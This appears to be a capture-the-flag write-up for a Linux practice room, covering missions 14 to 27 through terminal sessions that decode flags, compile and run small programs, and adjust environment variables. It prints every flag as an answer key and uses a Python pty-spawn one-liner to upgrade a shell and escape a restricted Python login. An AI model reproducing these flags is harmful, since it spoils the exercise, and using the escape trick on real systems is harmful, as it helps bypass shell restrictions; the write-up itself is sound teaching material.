mission13@linuxagency:~$ cat flag.txt
bWlzc2lvbjE0e2Q1OThkZTk1NjM5NTE0Yjk5NDE1MDc2MTdiOWU1NGQyfQo=
mission13@linuxagency:~$ echo -n "bWlzc2lvbjE0e2Q1OThkZTk1NjM5NTE0Yjk5NDE1MDc2MTdiOWU1NGQyfQo=" | base64 --decode
mission14{d598de95639514b9941507617b9e54d2}
mission13@linuxagency:~$ 
mission14{d598de95639514b9941507617b9e54d2}Question 15 – What is the mission15 flag?


- Next, for this one we have decoded the binary data found in the flag file and decoded with Cyberchef.
mission13@linuxagency:/home$ su mission14
Password:
mission14@linuxagency:/home$ cd mission14
mission14@linuxagency:~$ ls -la
total 20
drwxr-x---  2 mission14 mission14 4096 Jan 12  2021 .
drwxr-xr-x 45 root      root      4096 Jan 12  2021 ..
lrwxrwxrwx  1 mission14 mission14    9 Jan 12  2021 .bash_history -> /dev/null
-rw-r--r--  1 mission14 mission14 3771 Jan 12  2021 .bashrc
-r--------  1 mission14 mission14  345 Jan 12  2021 flag.txt
-rw-r--r--  1 mission14 mission14  807 Jan 12  2021 .profile
mission14@linuxagency:~$ cat flag.txt
01101101011010010111001101110011011010010110111101101110001100010011010101111011011001100110001100110100001110010011000100110101011001000011100000110001001110000110001001100110011000010110010101100110011001100011000000110001001100010011100000110101011000110011001100110101001101000011011101100110001100100011010100110101001110010011011001111101
mission14@linuxagency:~$
mission15{fc4915d818bfaeff01185c3547f25596}Question 16 – What is the mission16 flag?


- We looked into the mission15 folder and found a flag.txt file. Reading it, found out an encoded staring. Further, decoded the string from hex to ascii using Cyberchef.
mission14@linuxagency:/home/agent47$ su mission15
Password:
mission15@linuxagency:/home/agent47$ cd ..
mission15@linuxagency:/home$ cd mission15
mission15@linuxagency:~$ ls
flag.txt
mission15@linuxagency:~$ cat flag.txt
6D697373696F6E31367B38383434313764343030333363346332303931623434643763323661393038657D
mission15@linuxagency:~$
mission16{884417d40033c4c2091b44d7c26a908e}Question 17 – What is the mission17 flag?
- For this question, we logged into mission 16 and found out a file in its home folder. Apparently, the file is a binary file however no execute permissions has been setup on the file. Set it up with the +x flag and executed it to reveal the flag.
mission15@linuxagency:~$ su mission16
Password:
mission16@linuxagency:/home/mission15$ cd ..
mission16@linuxagency:/home$ cd mission16
mission16@linuxagency:~$ ls -l
total 12
-r-------- 1 mission16 mission16 8440 Jan 12  2021 flag
mission16@linuxagency:~$ chmod +x flag
mission16@linuxagency:~$ ls -l
total 12
-r-x--x--x 1 mission16 mission16 8440 Jan 12  2021 flag
mission16@linuxagency:~$ ./flag


mission17{49f8d1348a1053e221dfe7ff99f5cbf4}

mission16@linuxagency:~$

mission17{49f8d1348a1053e221dfe7ff99f5cbf4}Question 18 – What is the mission18 flag?
- This question deals with java. First compile the file.java file with javac and then execute it to reveal the flag.
mission16@linuxagency:~$ su mission17
Password:
mission17@linuxagency:/home/mission16$ cd ..
mission17@linuxagency:/home$ cd mission17
mission17@linuxagency:~$ ls -la
total 20
drwxr-x---  2 mission17 mission17 4096 Jan 12  2021 .
drwxr-xr-x 45 root      root      4096 Jan 12  2021 ..
lrwxrwxrwx  1 mission17 mission17    9 Jan 12  2021 .bash_history -> /dev/null
-rw-r--r--  1 mission17 mission17 3771 Jan 12  2021 .bashrc
-rwxr-xr-x  1 mission17 mission17  475 Jan 12  2021 flag.java
-rw-r--r--  1 mission17 mission17  807 Jan 12  2021 .profile


mission17@linuxagency:~$ javac flag.java
mission17@linuxagency:~$ ls -l
total 8
-rw-rw-r-- 1 mission17 mission17 1199 Jun 20 07:58 flag.class
-rwxr-xr-x 1 mission17 mission17  475 Jan 12  2021 flag.java
mission17@linuxagency:~$ java flag
mission18{f09760649986b489cda320ab5f7917e8}
mission17@linuxagency:~$ 

mission18{f09760649986b489cda320ab5f7917e8}Question 19 – What is the mission19 flag?
- Now we have to deal with some ruby scripts. As we can see the script does not have executable permission. First we will set it up and then execute it with the ruby command to get the flag.
mission17@linuxagency:~$ su mission18
Password:
mission18@linuxagency:/home/mission17$ cd ..
mission18@linuxagency:/home$ cd mission18
mission18@linuxagency:~$ ls -la
total 20
drwxr-x---  2 mission18 mission18 4096 Jan 12  2021 .
drwxr-xr-x 45 root      root      4096 Jan 12  2021 ..
lrwxrwxrwx  1 mission18 mission18    9 Jan 12  2021 .bash_history -> /dev/null
-rw-r--r--  1 mission18 mission18 3771 Jan 12  2021 .bashrc
-r--------  1 mission18 mission18  312 Jan 12  2021 flag.rb
-rw-r--r--  1 mission18 mission18  807 Jan 12  2021 .profile
mission18@linuxagency:~$ chmod +x flag.rb
mission18@linuxagency:~$ ruby flag.rb
mission19{a0bf41f56b3ac622d808f7a4385254b7}
mission18@linuxagency:~$ 
mission19{a0bf41f56b3ac622d808f7a4385254b7}Question 20 – What is the mission20 flag?

- Now we have come to C files. First we will compile it using gcc and then execute the compiled binary to get the flag.
mission18@linuxagency:~$ su mission19
Password:
mission19@linuxagency:/home/mission18$ cd ..
mission19@linuxagency:/home$ cd mission19
mission19@linuxagency:~$ ls -la
total 20
drwxr-x---  2 mission19 mission19 4096 Jan 12  2021 .
drwxr-xr-x 45 root      root      4096 Jan 12  2021 ..
lrwxrwxrwx  1 mission19 mission19    9 Jan 12  2021 .bash_history -> /dev/null
-rw-r--r--  1 mission19 mission19 3771 Jan 12  2021 .bashrc
-r--------  1 mission19 mission19  276 Jan 12  2021 flag.c
-rw-r--r--  1 mission19 mission19  807 Jan 12  2021 .profile
mission19@linuxagency:~$ chmod +x flag.c
mission19@linuxagency:~$ gcc flag.c -o flag
flag.c: In function ‘main’:
flag.c:5:18: warning: implicit declaration of function ‘strlen’ [-Wimplicit-function-declaration]
     int length = strlen(flag);
                  ^~~~~~
flag.c:5:18: warning: incompatible implicit declaration of built-in function ‘strlen’
flag.c:5:18: note: include ‘<string.h>’ or provide a declaration of ‘strlen’
mission19@linuxagency:~$ ls -l
total 16
-rwxrwxr-x 1 mission19 mission19 8432 Jun 20 08:06 flag
-r-x--x--x 1 mission19 mission19  276 Jan 12  2021 flag.c
mission19@linuxagency:~$ ./flag
mission20{b0482f9e90c8ad2421bf4353cd8eae1c}

mission19@linuxagency:~$
mission20{b0482f9e90c8ad2421bf4353cd8eae1c}Question 21 – What is the mission21 flag?
- Now its time for our good old snake friend – Python. Execute the file with the python keyword to get the flag.
mission19@linuxagency:~$ su mission20
Password:
mission20@linuxagency:/home/mission19$ cd ..
mission20@linuxagency:/home$ cd mission20
mission20@linuxagency:~$ ls -la
total 20
drwxr-x---  2 mission20 mission20 4096 Jan 12  2021 .
drwxr-xr-x 45 root      root      4096 Jan 12  2021 ..
lrwxrwxrwx  1 mission20 mission20    9 Jan 12  2021 .bash_history -> /dev/null
-rw-r--r--  1 mission20 mission20 3771 Jan 12  2021 .bashrc
-r--------  1 mission20 mission20  186 Jan 12  2021 flag.py
-rw-r--r--  1 mission20 mission20  807 Jan 12  2021 .profile
mission20@linuxagency:~$ chmod +x flag.py
mission20@linuxagency:~$ python flag.py
mission21{7de756aabc528b446f6eb38419318f0c}
mission20@linuxagency:~$ 
mission21{7de756aabc528b446f6eb38419318f0c}Question 22 – What is the mission22 flag?
- For this particular task, there is no file for the flag rather we have to upgrade and stabilize the existing tty shell. I used python to do so. Once executed the command for the tty, got the flag on the screen.
mission20@linuxagency:~$ su mission21
Password:
$ pwd
/home/mission20
$ cd mission21
sh: 2: cd: can't cd to mission21
$ cd ..
$ cd mission21
$ ls -la
total 20
drwxr-x---  3 mission21 mission21 4096 Jan 12  2021 .
drwxr-xr-x 45 root      root      4096 Jan 12  2021 ..
lrwxrwxrwx  1 mission21 mission21    9 Jan 12  2021 .bash_history -> /dev/null
-rw-r--r--  1 mission21 mission21 3853 Jan 12  2021 .bashrc
drwxr-xr-x  3 mission21 mission21 4096 Jan 12  2021 .local
-rw-r--r--  1 mission21 mission21  807 Jan 12  2021 .profile
$ python -c 'import pty;pty.spawn("/bin/bash")'
mission22{24caa74eb0889ed6a2e6984b42d49aaf}
mission21@linuxagency:~$ 
mission22{24caa74eb0889ed6a2e6984b42d49aaf}Question 23 – What is the mission23 flag?
- In this task, we got trapped inside the python interactive shell session once we login into the mission22 task. To break out of the environment, use the python tty to get the job done.
mission21@linuxagency:~$ su mission22
Password:
Python 3.6.9 (default, Oct  8 2020, 12:12:24)
[GCC 8.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import pty; pty.spawn("/bin/bash")
mission22@linuxagency:/home/mission21$ cd ..
mission22@linuxagency:/home$ cd mission22
mission22@linuxagency:~$ ls -la
total 24
drwxr-x---  2 mission22 mission22 4096 Jun 20 08:20 .
drwxr-xr-x 45 root      root      4096 Jan 12  2021 ..
lrwxrwxrwx  1 mission22 mission22    9 Jan 12  2021 .bash_history -> /dev/null
-rw-r--r--  1 mission22 mission22 3771 Jan 12  2021 .bashrc
-r--------  1 mission22 mission22   44 Jan 12  2021 flag.txt
-rw-r--r--  1 mission22 mission22  807 Jan 12  2021 .profile
-rw-------  1 mission22 mission22  409 Jun 20 08:20 .python_history
mission22@linuxagency:~$ cat flag.txt
mission23{3710b9cb185282e3f61d2fd8b1b4ffea}
mission22@linuxagency:~$ 
mission23{3710b9cb185282e3f61d2fd8b1b4ffea}Question 24 – What is the mission24 flag?


- For this task, we got a hint in the home folder of mission23. Post checking the hint, we looked into the /etc/hosts file, in there found an entry of a domain called machine24.com. Curl the domain and found the flag.
mission22@linuxagency:~$ su mission23
Password:
mission23@linuxagency:/home/mission22$ cd ..
mission23@linuxagency:/home$ cd mission23
mission23@linuxagency:~$ ls -la
total 24
drwxr-x---  3 mission23 mission23 4096 Jan 15  2021 .
drwxr-xr-x 45 root      root      4096 Jan 12  2021 ..
lrwxrwxrwx  1 mission23 mission23    9 Jan 12  2021 .bash_history -> /dev/null
-rw-r--r--  1 mission23 mission23 3771 Jan 12  2021 .bashrc
drwxrwxr-x  3 mission23 mission23 4096 Jan 12  2021 .local
-r--------  1 mission23 mission23   69 Jan 15  2021 message.txt
-rw-r--r--  1 mission23 mission23  807 Jan 12  2021 .profile
mission23@linuxagency:~$ cat message.txt
The hosts will help you.
[OPTIONAL] Maybe you will need curly hairs.
mission23@linuxagency:~$ cat /etc/hosts
127.0.0.1	localhost	linuxagency	mission24.com
127.0.1.1	ubuntu	linuxagency

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback	linuxagency
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
mission23@linuxagency:~$ curl mission24.com

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <!--
    Modified from the Debian original for Ubuntu
    Last updated: 2016-11-16
    See: https://launchpad.net/bugs/1288690
  -->
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>mission24{dbaeb06591a7fd6230407df3a947b89c}</title>
    <style type="text/css" media="screen">
  * {
    margin: 0px 0px 0px 0px;
    padding: 0px 0px 0px 0px;
  }

  body, html {
    padding: 3px 3px 3px 3px;


--- snipped ----
mission24{dbaeb06591a7fd6230407df3a947b89c}Question 25 – What is the mission25 flag?


- In this one, we found a binary file named bribe. According to the message in the file, we have to bribe someone in order to reveal the flag. I set the environment variable pocket=money in order to get the flag.
mission23@linuxagency:~$ su mission24
Password:
mission24@linuxagency:/home/mission23$ cd ..
mission24@linuxagency:/home$ cd mission24
mission24@linuxagency:~$ ls -la
total 40
drwxr-x---  3 mission24 mission24 4096 Feb  1  2021 .
drwxr-xr-x 45 root      root      4096 Jan 12  2021 ..
lrwxrwxrwx  1 mission24 mission24    9 Jan 12  2021 .bash_history -> /dev/null
-rw-r--r--  1 mission24 mission24 3771 Jan 12  2021 .bashrc
-rwxr-xr-x  1 mission24 mission24 8576 Jan 12  2021 bribe
drwxr-xr-x  3 mission24 mission24 4096 Jan 12  2021 .local
-rw-r--r--  1 mission24 mission24  807 Jan 12  2021 .profile
-rw-------  1 mission24 mission24 4934 Jan 12  2021 .viminfo
mission24@linuxagency:~$ ./bribe


There is a guy who is smuggling flags
Bribe this guy to get the flag
Put some money in his pocket to get the flag

Words are not the price for your flag
Give Me money Man!!!


mission24@linuxagency:~$ export pocket=money
mission24@linuxagency:~$ ./bribe
Here ya go!!!
mission25{61b93637881c87c71f220033b22a921b}
Don't tell police about the deal man ;)

mission24@linuxagency:~$
mission25{61b93637881c87c71f220033b22a921b}Question 26 – What is the mission26 flag?


- Next for mission 25, we are unable to execute most of the common commands. I set the environment path variable of /bin, which help us to execute the commands and getting the flag.
mission24@linuxagency:~$ su mission25
Password:
mission25@linuxagency:/home/mission24$ cd ..
mission25@linuxagency:/home$ cd mission25
mission25@linuxagency:~$ ls -la
bash: ls: No such file or directory

---snipped ----


mission25@linuxagency:~$ export PATH=/bin
mission25@linuxagency:~$ cat flag.txt
mission26{cb6ce977c16c57f509e9f8462a120f00}
mission25@linuxagency:~$
mission26{cb6ce977c16c57f509e9f8462a120f00}Question 27 – What is the mission27 flag?
- For this task, we have received a jpg image file. Analyzing its headers with the strings command reveals the flag.
mission25@linuxagency:~$ su mission26
Password:
mission26@linuxagency:/home/mission25$ cd .,
bash: cd: .,: Permission denied
mission26@linuxagency:/home/mission25$ cd ..
mission26@linuxagency:/home$ cd mission26
mission26@linuxagency:~$ ls -la
total 100
drwxr-x---  2 mission26 mission26  4096 Jan 12  2021 .
drwxr-xr-x 45 root      root       4096 Jan 12  2021 ..
lrwxrwxrwx  1 mission26 mission26     9 Jan 12  2021 .bash_history -> /dev/null
-rw-r--r--  1 mission26 mission26  3771 Jan 12  2021 .bashrc
-r--------  1 mission26 mission26 85980 Jan 12  2021 flag.jpg
-rw-r--r--  1 mission26 mission26   807 Jan 12  2021 .profile
mission26@linuxagency:~$ strings flag.jpg
JFIF
-mission27{444d29b932124a48e7dddc0595788f4d}
 , #&')*)
-0-(0%()(
((((((((((((((((((((((((((((((((((((((((((((((((((
RYBP
^C^rP
!aVP
`X*P

